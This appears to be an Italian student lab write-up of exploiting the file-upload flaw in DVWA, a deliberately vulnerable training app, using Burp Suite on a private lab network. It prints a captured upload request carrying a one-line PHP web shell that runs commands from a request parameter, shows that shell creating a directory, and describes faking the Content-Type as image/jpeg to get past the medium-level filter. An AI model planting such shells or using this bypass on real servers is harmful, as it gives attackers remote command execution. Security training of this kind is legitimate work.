


S6 L2

Creazione Shell.php & Shell2.php





kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/1
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 436
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykUbxdfO84n9GgCGo
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=68ec4caf9901eb65afdac8d5acf8c35e
14 Connection: close
15
16 ------WebKitFormBoundarykUbxdfO84n9GgCGo
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundarykUbxdfO84n9GgCGo
21 Content-Disposition: form-data; name="uploaded"; filename="Shell2.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26
27 ------WebKitFormBoundarykUbxdfO84n9GgCGo
28 Content-Disposition: form-data; name="Upload"
29
30 Upload
31 ------WebKitFormBoundarykUbxdfO84n9GgCGo--
32
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers ..
Inspector
Notes
Damn Vulnerable Web A
Not secure 192.168.50.101/dvwa/vulnerabilities/upload/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File Shell2.php
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: low
PHPIDS: disabled
View Source View Help
Damn Vulnerable Web Application (DVWA) v1.0.7
CTRL (DESTRA)
Cerca
15:55
16/01/2024



Tramite la Shell2.php vado a dare il cmd=mkdir Epicode. Cioè creare una cartella chiamata Epicode nel percorso dov'è shell2.php

E questo sarà il conenuto della directory dopo il cmd precedente.




Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
Epicode/	16-Jan-2024 09:00	-	
Shell2.php	16-Jan-2024 09:00	36	
dvwa_email.png	16-Mar-2010 01:56	667	
shell.php	16-Jan-2024 08:46	80	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80

Shell.php invece mi va a creare in automatico una directory chiamata «TOPO» senza dover inserire comandi all'interno della barra di ricerca del browser. Il codice è mostrato nella pagina 2.



Upload sicurezza medium.
In questo caso andiamo a modificare il content-Type su image/jpeg (in Burp Suite) in quanto questo livello di sicurezza accetta solo come contenuto i file jpeg.
Cliccando con Burp Suite su Send – inganniamo il DVWA e facciamo credere di aver inviato un contenuto con immagine quando in realtà abbiamo di nuovo uploadato la shell di prima